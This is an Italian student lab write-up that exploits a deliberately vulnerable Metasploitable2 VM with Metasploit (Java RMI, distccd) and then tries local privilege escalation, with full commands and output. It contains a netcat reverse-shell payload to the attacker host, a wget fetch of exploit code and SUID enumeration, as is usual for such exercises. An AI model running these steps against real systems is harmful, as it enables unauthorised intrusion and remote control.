
S7-L5

Exploit Java-RMI con Metasploit

Emanuele Benedetti | 24 gennaio 2025

Consegna

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Requisiti dell'esercizio

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP:
192.168.77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 1. configurazione di rete
 2. informazioni sulla tabella di routing della macchina vittima

Bonus 1

Effettuare l'attacco sul servizio **distccd** (da Kali contro Metasploitable) e dopo realizzare una privilege escalation per diventare root . Documentare e spiegare accuratamente i passaggi del privilege escalation

Bonus 2

Effettuare una simulazione di un attacco al sito <http://testphp.vulnweb.com/> passando da TOR. Lo scopo dell'esercizio non è riuscire nell'attacco ma appunto attaccando dall'interno della rete TOR.

Svolgimento

Configurazione delle macchine

Ho inizialmente impostato entrambe le macchine su "rete interna" tramite le impostazioni di rete di VirtualBox. La consegna richiede di configurare la macchina attaccante Kali Linux con indirizzo IP 192.168.77.111 e la macchina target Metasploitable2 con indirizzo IP 192.168.77.112.

Ho utilizzato il comando `sudo ip addr add 192.168.77.111/24 dev eth0` su Kali

```
(kali㉿kali)-[~]  
$ sudo ip addr add 192.168.77.111/24 dev eth0
```

e `sudo ip addr add 192.168.77.112/24 dev eth0` su Metasploitable2

```
msfadmin@metasploitable:~$ sudo ip addr add 192.168.77.112/24 dev eth0
```

Ho infine verificato le configurazioni di rete digitando `ip a` su Kali e `ifconfig` su Meta:

```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host proto kernel_lo  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff  
    inet 192.168.77.111/24 scope global eth0  
        valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:1e:32:03  
          inet addr:192.168.77.112  Bcast:0.0.0.0  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe1e:3203/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Preparazione dell'attacco

Ho eseguito una scansione con `nmap` per verificare i servizi attivi sulla macchina target. Tramite il comando `nmap -sV -T4 192.168.77.112` ho hottenuto:

```

(kali@kali)-[~]
$ nmap -T4 -sV 192.168.77.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 09:39 CET
Nmap scan report for 192.168.77.112
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1E:32:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Come vediamo la porta 1099 è aperta ed ospita il servizio *java-rmi* oggetto del nostro attacco. Ho eseguito un'ulteriore scansione con nmap per verificare se il tool trovasse qualche vulnerabilità sul servizio tramite il comando *nmap -T4 --script vuln -p 1099 192.168.77.112*.

```

(kali@kali)-[~]
$ nmap -T4 --script vuln -p 1099 192.168.77.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 09:42 CET
Nmap scan report for 192.168.77.112
Host is up (0.00034s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|   References:
|_  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 08:00:27:1E:32:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

```

Come da aspettative ci viene fornita l'informazione che il servizio alla porta 1099 potrebbe essere vulnerabile a causa delle configurazioni di default.

Esecuzione dell'attacco

Ho avviato il tool Metasploit framework con il comando *msfconsole* per cercare degli exploit da sfruttare.

Una volta aperta la console ho cercato degli attacchi con *search java-rmi*.

```
msf6 > search java rmi

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -        -      -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22      excellent Yes    Atlassian Crowd pdkinstall Unauthenticated
Plugin Upload RCE
1  exploit/multi/http/crushftp_rce_cve_2023_43177                  2023-08-08      excellent Yes    CrushFTP Unauthenticated RCE
2  \_ target: Java                                                 .              .        .      .
3  \_ target: Linux Dropper                                       .              .        .      .
4  \_ target: Windows Dropper                                     .              .        .      .
5  exploit/multi/misc/java_jmx_server                             2013-05-22      excellent Yes    Java JMX Server Insecure Configuration Java
Code Execution
6  auxiliary/scanner/misc/java_jmx_server                         2013-05-22      normal    No     Java JMX Server Insecure Endpoint Code Exec
ution Scanner
7  auxiliary/gather/java_rmi_registry                             .              normal    No     Java RMI Registry Interfaces Enumeration
8  exploit/multi/misc/java_rmi_server                             2011-10-15      excellent Yes    Java RMI Server Insecure Default Configurat
ion Java Code Execution
9  \_ target: Generic (Java Payload)                             .              .        .      .
10 \_ target: Windows x86 (Native Payload)                       .              .        .      .
11 \_ target: Linux x86 (Native Payload)                         .              .        .      .
12 \_ target: Mac OS X PPC (Native Payload)                     .              .        .      .
13 \_ target: Mac OS X x86 (Native Payload)                     .              .        .      .
14 auxiliary/scanner/misc/java_rmi_server                         2011-10-15      normal    No     Java RMI Server Insecure Endpoint Code Exec
```

Otteniamo molti exploit, noi selezioniamo quello che sfrutta la vulnerabilità delle configurazioni di default tramite *use 8*. Controlliamo le opzioni dell'exploit e del payload tramite *show options*.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.77.112 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     127.0.0.1       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)
```

Settiamo correttamente RHOSTS con *set rhosts 192.168.77.112* e LHOST con *set lhost 192.168.77.111*.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.77.112
rhosts => 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.77.111
lhost => 192.168.77.111
```

Siamo ora pronti a lanciare l'attacco con il comando *exploit*.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/SFUxDFMF
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:34170) at 2025-01-24 10:21:14 +0100

meterpreter > |
```

L'exploit ha avuto successo e abbiamo ottenuto una shell avanzata Meterpreter.

Come richiesto dalla consegna raccogliamo informazioni sulla configurazione di rete con *ifconfig*

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1e:3203
IPv6 Netmask : ::
```

E sulla tabella di routing con *route*

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.77.112	255.255.255.0	0.0.0.0		

Bonus 1

Preparazione dell'attacco

Per effettuare l'attacco ho eseguito una scansione con nmap tramite il comando `nmap -p- -T4 192.168.77.112` per verificare se il servizio distcc fosse attivo sul target.

```
(kali㉿kali)-[~]
$ nmap -T5 -p- 192.168.77.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 10:36 CET
Nmap scan report for 192.168.77.112
Host is up (0.00023s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  filtered ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
45839/tcp open  unknown
55002/tcp open  unknown
57732/tcp open  unknown
58372/tcp open  unknown
MAC Address: 08:00:27:1E:32:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Il demone del servizio distcc è attivo sulla porta 3632.

Distcc è un servizio di compilazione distribuita che permette di accelerare la compilazione di software, sfruttando più macchine all'interno di una rete. In questo modo il carico di lavoro è condiviso, riducendo significativamente i tempi di compilazione.

Ho verificato se nmap trovasse delle vulnerabilità con `nmap --script vuln -T5 -p 3632 192.168.77.112`.

```
(kali㉿kali)-[~]
$ nmap --script vuln -T5 -p 3632 192.168.77.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 10:39 CET
Nmap scan report for 192.168.77.112
Host is up (0.00030s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2004-2687
|   Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|   Allows executing of arbitrary commands on systems running distccd 3.1 and
|   earlier. The vulnerability is the consequence of weak service configuration.
|
|   Disclosure date: 2002-02-01
|   Extra information:
|
|   uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|   https://distcc.github.io/security.html
|   https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_
MAC Address: 08:00:27:1E:32:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Anche in questo caso la risposta è positiva e possiamo provare ad ottenere l'accesso alla macchina tramite Metasploit.

Esecuzione dell'attacco

Ho avviato Metasploit con `msfconsole` e cercato exploit del servizio distcc tramite `search distcc`.

```
msf6 > search distcc

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```


Nel database è presente un exploit che selezioniamo con *use 0*.

Elenchiamo i payload disponibili tramite *show payloads* e scegliamo quello che vogliamo utilizzare con *set payload 12*.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  payload/cmd/unix/adduser                 .              normal No    Add user with useradd
1  payload/cmd/unix/bind_perl              .              normal No    Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6         .              normal No    Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/bind_ruby              .              normal No    Unix Command Shell, Bind TCP (via Ruby)
4  payload/cmd/unix/bind_ruby_ipv6         .              normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
5  payload/cmd/unix/generic                 .              normal No    Unix Command, Generic Command Execution
6  payload/cmd/unix/reverse                 .              normal No    Unix Command Shell, Double Reverse TCP (telnet)
7  payload/cmd/unix/reverse_bash            .              normal No    Unix Command Shell, Reverse TCP (/dev/tcp)
8  payload/cmd/unix/reverse_bash_telnet_ssl .              normal No    Unix Command Shell, Reverse TCP SSL (telnet)
9  payload/cmd/unix/reverse_openssl        .              normal No    Unix Command Shell, Double Reverse TCP SSL (openssl)
10 payload/cmd/unix/reverse_perl            .              normal No    Unix Command Shell, Reverse TCP (via Perl)
11 payload/cmd/unix/reverse_perl_ssl       .              normal No    Unix Command Shell, Reverse TCP SSL (via perl)
12 payload/cmd/unix/reverse_ruby           .              normal No    Unix Command Shell, Reverse TCP (via Ruby)
13 payload/cmd/unix/reverse_ruby_ssl       .              normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
14 payload/cmd/unix/reverse_ssl_double_telnet .            normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 12
payload => cmd/unix/reverse_ruby
```

Verifichiamo tutte le opzioni di exploit e payload con *show options*.

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
-      -
CHOST      .               no        The local client address
CPORT      .               no        The local client port
Proxies    .               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      3632            yes       The target port (TCP)

Payload options (cmd/unix/reverse_ruby):

Name      Current Setting  Required  Description
-      -
LHOST     127.0.0.1       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Settiamo correttamente RHOSTS con *set rhosts 192.168.77.112* e LHOST con *set lhost 192.168.77.111*.

```
msf6 exploit(unix/misc/distcc_exec) > set rhosts 192.168.77.112
rhosts => 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.77.111
lhost => 192.168.77.111
```

Possiamo ora avviare l'exploit tramite il comando *exploit* e tentare l'accesso alla macchina target sfruttando la vulnerabilità trovata.

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] Command shell session 1 opened (192.168.77.111:4444 → 192.168.77.112:47538) at 2025-01-24 10:47:18 +0100
```

L'attacco è andato a buon fine ed otteniamo una shell della macchina target. Possiamo verificare l'utente autenticato e i permessi tramite *whoami* e *id*.

```
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Purtroppo questa volta siamo autenticati con utente *daemon* e privilegi minimi sulla macchina. Per eseguire azioni sul target dobbiamo cercare di attuare un attacco di **privilege escalation**.

L'attacco *privilege escalation* è lo sfruttamento di una falla di un software applicativo o di un sistema operativo al fine di acquisire il controllo di risorse di macchina normalmente precluse a un utente o a un'applicazione. Un'applicazione con maggiori autorizzazioni di quelle previste dallo sviluppo originale o fissate dall'amministratore di sistema può permettere azioni impreviste e non autorizzate.

Ho cercato diversi modi per eseguire questo attacco.

Metodo 1

Il primo che ho provato ad eseguire è stato sfruttare la vulnerabilità di nmap presente in una versione molto vecchia sul target.

Il comando *ind / -user root -perm -4000 -exec ls -la {} \;* essenzialmente elenca i file che la macchina può eseguire come root.

Analizziamo l'output del comando:

```
find / -user root -perm -4000 -exec ls -la {} \;  
-rwsr-xr-x 1 root root 63584 Apr 14 2008 /bin/umount  
-rwsr-xr-- 1 root fuse 20056 Feb 26 2008 /bin/fusermount  
-rwsr-xr-x 1 root root 25540 Apr 2 2008 /bin/su  
-rwsr-xr-x 1 root root 81368 Apr 14 2008 /bin/mount  
-rwsr-xr-x 1 root root 30856 Dec 10 2007 /bin/ping  
-rwsr-xr-x 1 root root 26684 Dec 10 2007 /bin/ping6  
-rwsr-xr-x 1 root root 65520 Dec 2 2008 /sbin/mount.nfs  
-rwsr-xr-- 1 root dhcp 2960 Apr 2 2008 /lib/dhcp3-client/call-dhclient-script  
-rwsr-xr-x 2 root root 107776 Feb 25 2008 /usr/bin/sudoedit  
-rwsr-sr-x 1 root root 7460 Jun 25 2008 /usr/bin/X  
-rwsr-xr-x 1 root root 8524 Nov 22 2007 /usr/bin/netkit-rsh  
-rwsr-xr-x 1 root root 37360 Apr 2 2008 /usr/bin/gpasswd  
-rwsr-xr-x 1 root root 12296 Dec 10 2007 /usr/bin/traceroute6.iputils  
-rwsr-xr-x 2 root root 107776 Feb 25 2008 /usr/bin/sudo  
-rwsr-xr-x 1 root root 12020 Nov 22 2007 /usr/bin/netkit-rlogin  
-rwsr-xr-x 1 root root 11048 Dec 10 2007 /usr/bin/arping  
-rwsr-xr-x 1 root root 19144 Apr 2 2008 /usr/bin/newgrp  
-rwsr-xr-x 1 root root 28624 Apr 2 2008 /usr/bin/chfn  
-rwsr-xr-x 1 root root 780676 Apr 8 2008 /usr/bin/nmap  
-rwsr-xr-x 1 root root 23952 Apr 2 2008 /usr/bin/chsh  
-rwsr-xr-x 1 root root 15952 Nov 22 2007 /usr/bin/netkit-rpc  
-rwsr-xr-x 1 root root 29104 Apr 2 2008 /usr/bin/passwd  
-rwsr-xr-x 1 root root 46084 Mar 31 2008 /usr/bin/mtr  
-rwsr-xr-- 1 root dip 269256 Oct 4 2007 /usr/sbin/pppd  
-rwsr-xr-- 1 root telnetd 6040 Dec 17 2006 /usr/lib/telnetlogin
```

come vediamo è effettivamente presente la entry `-rwsr-xr-x 1 root root 780676 Apr 8 2008 /usr/bin/nmap` ovvero il percorso di nmap.

Ho eseguito `nmap --version` per ottenere la versione

```
nmap --version  
  
Nmap version 4.53 ( http://insecure.org )
```

La versione attualmente in uso è ormai deprecata e presenta una vulnerabilità.

Ho eseguito quindi il comando `nmap --interactive` per utilizzare nmap in una modalità interattiva che era presente nelle vecchie versioni del tool.

```
nmap --interactive  
  
Starting Nmap V. 4.53 ( http://insecure.org )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !sh  
  
whoami  
daemon
```

Esegui il comando `!sh` e verifico nuovamente i privilegi.

Purtroppo tutti i metodi online con nmap che utilizzavano questa tecnica hanno funzionato ma non sono riuscito ad ottenere i privilegi di root.

Metodo 2

Il secondo metodo che ho provato invece è più articolato e complesso.

La prima cosa che ho fatto è stata enumerare i processi in esecuzione sulla macchina target con *ps aux*.

```
root      2207  0.0  0.0      0      0 ?        S<    07:45   0:00 [scsi_eh_2]
root      2365  0.2  0.1   2216   684 ?        S<S   07:45   0:00 /sbin/udev --daemon
root      2595  0.0  0.0      0      0 ?        S<    07:45   0:00 [kpsmoused]
```

In particolar modo sono interessato al servizio udevd perché esiste un exploit per una vulnerabilità di questo servizio. Ne verifico la versione con *dpkg -l | grep "udev"*.

Ricerco nel database di exploit-db presente su Kali un exploit noto per questa versione del servizio. Il comando *searchsploit udev* mostra 4 risultati. (È possibile verificare l'esistenza di exploit di privilege escalation anche tramite il sito online di exploit-db, ricercando privilege escalation e filtrando per versioni del S.O.)

Quello che interessa a noi è il secondo file chiamato 8572.c.

```
(kaliⓈkali)-[~]
$ searchsploit udev
```

Exploit Title	Path
Linux Kernel 2.6 (Debian 4.0 / Ubu	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu	linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Lo	linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netli	linux/local/21848.rb

Per spostare il file da Kali al target avvio il server Apache su Kali con *sudo service apache2 start*. Sposto il file in una cartella accessibile con *sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html*.

Nella shell di Metasploit utilizzo wget per importare il file nella directory del target con `wget 192.168.77.111/8572.c -O msp2.c`.

```
wget 192.168.77.111/8572.c -O msp2.c
ls -l
total 4
-rw----- 1 tomcat55 nogroup    0 Jan 24 07:46 4526.jsvc_up
-rw-r--r-- 1 daemon  daemon  2757 Jan 24 07:54 msp2.c
```

Come vediamo il file è presente nella directory /tmp su Metasploitable. Leggendo il file .c viene spiegato l'utilizzo

```
Usage:

Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
usually is the udevd PID minus 1) as argv[1].
```

Quando l'exploit viene eseguito avvia un file chiamato `run` presente nella stessa cartella.

Nella shell creo quindi un nuovo file come mostrato in figura:

```
touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.77.111 5555' >> run
```

Questo file verrà usato come payload per l'exploit udev.

Compilo il codice c tramite gcc con `gcc msp2.c -o msp2` e verifico che tutti i file necessari siano presenti nella directory con `ls`.

```
ls
4526.jsvc_up
msp2
msp2.c
run
```

Cerco il `process id` di udev netlink tramite `cat /proc/net/netlink`

```
cat /proc/net/netlink
sk      Eth Pid    Groups  Rmem    Wmem    Dump    Locks
de313800 0    0      000000000 0        0        00000000 2
df8baa00 4    0      000000000 0        0        00000000 2
dd659000 7    0      000000000 0        0        00000000 2
ddc12c00 9    0      000000000 0        0        00000000 2
ddc0fc00 10   0      000000000 0        0        00000000 2
df9e6e00 15   2364   000000001 0        0        00000000 2
de313c00 15   0      000000000 0        0        00000000 2
```

Il processo è identificato dall'id 2364.

Avvio una sessione netcat per ascoltare le connessioni sulla macchina Kali tramite il comando `nc -lvnp 5555`.

```
(kali㉿kali)-[/var/www/html]
$ nc -lvnp 5555
listening on [any] 5555 ...
|
```

Rendo il programma compilato un eseguibile con il comando `chmod +x msp2` per poterlo eseguire e lo avvio con `./msp2 2364` (pid precedentemente cercato)

Anche in questo caso il processo dovrebbe avermi consentito di ottenere il terminale con accesso root ma purtroppo non riesco a capire per quale motivo non ha funzionato

```
(kali㉿kali)-[/var/www/html]
$ nc -lvnp 5555
listening on [any] 5555 ...
|
```

La sessione netcat non è riuscita a catturare il traffico ed infatti provando il comando `whoami` non otteniamo alcun risultato.

Purtroppo ho provato tutti i metodi trovati online ma non sono riuscito a portare a termine con successo l'attacco di privilege escalation.

Bonus 2

Il bonus richiede di simulare un attacco al sito <http://testphp.vulnweb.com> passando da tor.

Tor, abbreviazione di The Onion Router, è una rete open source che consente la navigazione web anonima instradando il traffico Internet attraverso una serie di server gestiti da volontari. Aiuta a proteggere la privacy degli utenti nascondendo la loro posizione e l'attività online.

Configurazione della macchina

Per eseguire questo esercizio bonus ho impostato la macchina Kali su NAT tramite VirtualBox per avere accesso ad internet sulla macchina virtuale.

Ho inoltre eliminato gli indirizzi IP configurati manualmente sulla macchina e impostato l'acquisizione dell'indirizzo tramite server DHCP.


Ho infine verificato che tutto fosse stato eseguito correttamente tramite *ip a*.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86216sec preferred_lft 86216sec
    inet6 fd00::3398:3030:fade:8a1b/64 scope global dynamic noprefixroute
        valid_lft 86217sec preferred_lft 14217sec
    inet6 fe80::fa9a:f7ba:91c1:eee9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


Ho installato sulla macchina attaccante Kali Linux Tor browser per connettermi alla rete Tor

Esecuzione dell'attacco

Ho avviato la connessione del browser cliccando su *connect*.




Dopo qualche istante siamo connessi alla rete tor che maschera il nostro indirizzo IP, inviando i nostri pacchetti a vari nodi della rete prima di arrivare all'indirizzo di destinazione. Ci colleghiamo al sito target digitando l'URL.



